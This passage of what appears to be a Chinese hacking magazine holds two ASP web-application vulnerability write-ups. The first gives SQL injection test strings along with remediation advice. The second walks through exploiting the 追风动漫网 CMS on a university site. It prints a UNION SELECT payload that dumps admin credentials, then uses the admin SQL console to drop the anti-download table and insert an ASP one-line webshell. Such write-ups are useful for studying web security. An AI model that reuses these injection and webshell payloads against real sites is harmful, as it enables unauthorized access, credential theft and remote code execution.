sql="update news set hits=hits+1 where id="&cstr(request("id"))
conn.execute sql
sql="select * from news where id="&owen
rsnews.Open sql,conn,1,1
title=rsnews("title")
if rsnews.eof and rsnews.bof then
response.Write("数据库出错")
```

Owen变量没有经过任何过滤便参于了update及select操作，虽然在文件头部加入了neeao的通用防注入程序3.0，但这个程序本身就是有漏洞的。

再看newssearch.asp文件，是搜索页面，如图5。




图5　newssearch页面

填入“学”（不包括双引号），点击“搜索”，同时抓包，如图6。



图6　抓数据包

抓到数据包以后，将“学”分别改为：

学%' or 1=1 and ''<>'

学%' or 1=2 and ''<>'

采用Post提交，返回分别如图7、图8。两次返回明显不一样，典型的注入漏洞。利用方法就略了，为什么会这样呢？因为这个通用防注入程序只过滤了GET方法取得的数据，而POST、COOKIE方法则不管。




图7　提交学%' or 1=1 and ''

针对注入漏洞的修补：

一种是针对数字型，在接收数据时使用isnumric判断是否是数字，如果不是则不进行数据库操作；

二为参于数据库操作语句的字符变量，一定要使用自己定义的函数过滤，不能一味依赖通用防注入。




图8　提交学%' or 1=2 and ''<>'

根据我检查过的多个整站程序，得出的经验是：对于ACCESS，过滤“'”、“(”、“,”等即安全了。想了很久，“,”的过滤实在是致命的！

关于过滤函数，也许我们考虑得不周到，也许我们写得不好，但是我们可以引入dvbbs、bbsxp、discuz他们的核心检查代码。由于他们开源，过滤函数的安全性也是公认的，不妨采用之。另外，跨站也是随处可见的，修补方法同注入修补类似。

五、总结

要做一个稍微安全一点的站，我认为最基本的要做如下几件事情：

1、对用户输入进来的数据，每个数据都做好充分的过滤；
2、把后台地址改复杂，这样即使被注入攻击查到账号密码他也用不了；
3、如果是修改了开源的整站程序，去掉所有显示版权的地方，并且删除install等敏感目录；
4、删除网站目录下的.bak及readme这些可能会暴露信息的文档；
5、经常做备份，防止数据丢失，因为数据是无价的，你丢过就知道了。

编辑点评：

一套系统中存在这些漏洞真的无语了，看来很多的教育机构对安全的认识程度还是比较低的，只看到学校教学生编程，不晓得有没有哪个学校开始在讲网络安全、系统漏洞方面的课程。

探究追风动漫网漏洞

梦幻剑客

从本文你可以学到：

1、追风动漫网漏洞分析

2、漏洞利用和webshell获取

虽然现在已经毕业了，前段时间回大学校园看了下，感慨颇多啊。大学时光一转眼已成过往云烟，现在想想，大学生活是多么美好。某天晚上无聊地打开学院网站，看到一个计算机系的Flash网站，因为曾经也入侵过学院网站，现在有再次检测的想法。于是就从这个Flash站开始，感觉是一套动漫程序修改的，百度了下，原来是追风动漫网程序。马上下载回本地分析，发现存在漏洞，写出来和大家分享下。




图1　警告提示

在本地架设IIS后打开网站主页，黑盒简单的测试了一番，没有发现什么漏洞。在地址栏参数上加上单引号，提示如图1，注入漏洞的时代我想快要终结了。

无奈之下只能查看代码来发掘潜在的安全漏洞。在conn.asp数据库连接文件中并没有发现防注入程序，也许本程序没有防注入代码。如果有文件忘记过滤的话，还是有希望注入的。查看flash_play.asp文件，发现如下代码：

```
<%
dim id,rss,bigclassname,smallclassname,remark
id =request("id")
if not isinteger(id) then
call mb("对不起，请指定要观看的动画！","index.asp",1)
end if
%>
```

代码中变量id直接用request方法获取参数，在asp中request对象在没有指定获取方法的时候依次在Post、Get、Cookie中获取参数。本程序若有防注入脚本的话，或许能用Cookie注射。但是接下来的isinteger函数是作者自定义的，在asp中只有integer函数以及isnumeric函数，可没见过isinteger函数。查看代码后发现，在config.asp中定义的代码如下：

```
<%
function isInteger(para)
      on error resume next
      dim str
      dim l,i
      if isNUll(para) then
         isInteger=false
         exit function
      end if
      str=cstr(para)
      if trim(str)="" then
         isInteger=false
         exit function
      end if
      l=len(str)
      for i=1 to l
         if mid(str,i,1)>"9" or mid(str,i,1)<"0" then
            isInteger=false
            exit function
         end if
      next
      isInteger=true
      if err.number<>0 then err.clear
end function
%>
```

上面的代码其实很简单，稍微懂点asp或者VB的朋友都能看懂，我这里为了照顾新手朋友，就讲解下。首先**isNUll(para)**判断获取的参数是否为空，接下来用**trim**函数过滤掉两端空格后继续判断是否为空；接下来用mid函数截取1位字符，判断该字符是否为0-9之间的数字。若为否，则条件不成立。之后用for……next循环判断，这样就起到了防注入的效果。

在接下来分析代码的过程中，只要看到数字型参数用isinteger函数判断的话，就别想着注入了。经过看了N个文件，始终没发现可利用的漏洞，但是在showuser.asp文件中发现如下代码：

```
<%
dim username,i
username=checkstr(request("username"))
if username="" then
call mb("对不起，请指定要查看的作者账号！","index.asp",0)
end if
set rs=conn.execute("select * from author where username='"&username&"'")
if rs.bof and rs.eof then
call mb("对不起，找不到您要查看的作者资料！","index.asp",0)
end if
%>
```

代码中变量username并没有经过isinteger函数过滤，原因很简单，因为这个变量是用户的名称，当然有可能是字符型的。查看Checkstr函数代码：

```
<%
function checkStr(str)
     if isnull(str) then
               checkStr = ""
               exit function
     end if
     checkStr=replace(str,"'","''")
end function
%>
```

代码中将单引号替换成双引号了，这样一来的话即使注册的用户名是纯数字的，也没有办法闭合"**select * from author where username='"&username&"'**"中的单引号，导致注入失败。

没办法了，继续看文件，找所谓存在漏洞的可能。终于工夫不负有心人啊，在showzp.asp文件中发现**username**变量没有经过任何函数过滤就放入sql语句查询，造成注入，这个注入点是字符型注入点，相关代码如下：

```
<%
dim username:username=request("username")
dim currentpage,maxperpage,totalpage,totalrecords,i
if username="" then
  call mb("对不起，请指定要查看的作者账号！","",0)
end if
………..
set rs=server.createobject("adodb.recordset")
sql="select * from flash where username='"&username&"' and ispassed=true"
rs.open sql,conn,1,1
%>
```

代码中**dim username:username=request("username")**没过滤。我们手工来测试一下，输入“**showzp.asp?username=368'%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20%20from%20admin**”，如图2。

将**password**和**admin**字段带入SQL语句中，成功爆破出一组账户和密码，如图3。




图2 注射




图3 爆出用户名和密码

得到账户和密码进后台，发现并没有所期望的数据库备份得到asp木马的功能。此处的确有数据库备份，可是只能备份系统默认的数据库，并不能指定备份所需要的文件。若数据库中没有防下载表也可得到shell，可是本程序的mdb数据库中存在防下载表，无法插入一句话木马。幸好后台又提供了SQL语句的功能，如图4。




图4 SQL 功能

利用DROP语句先将NoDownLoad表删除，再建立新的一张表，SQL语句如下：

```
create table muma (
username ntext
)
```

接着用Insert语句添加一条记录，代码如下：

```
insert into muma (username) values ('<%execute request("value")%>'
)
```

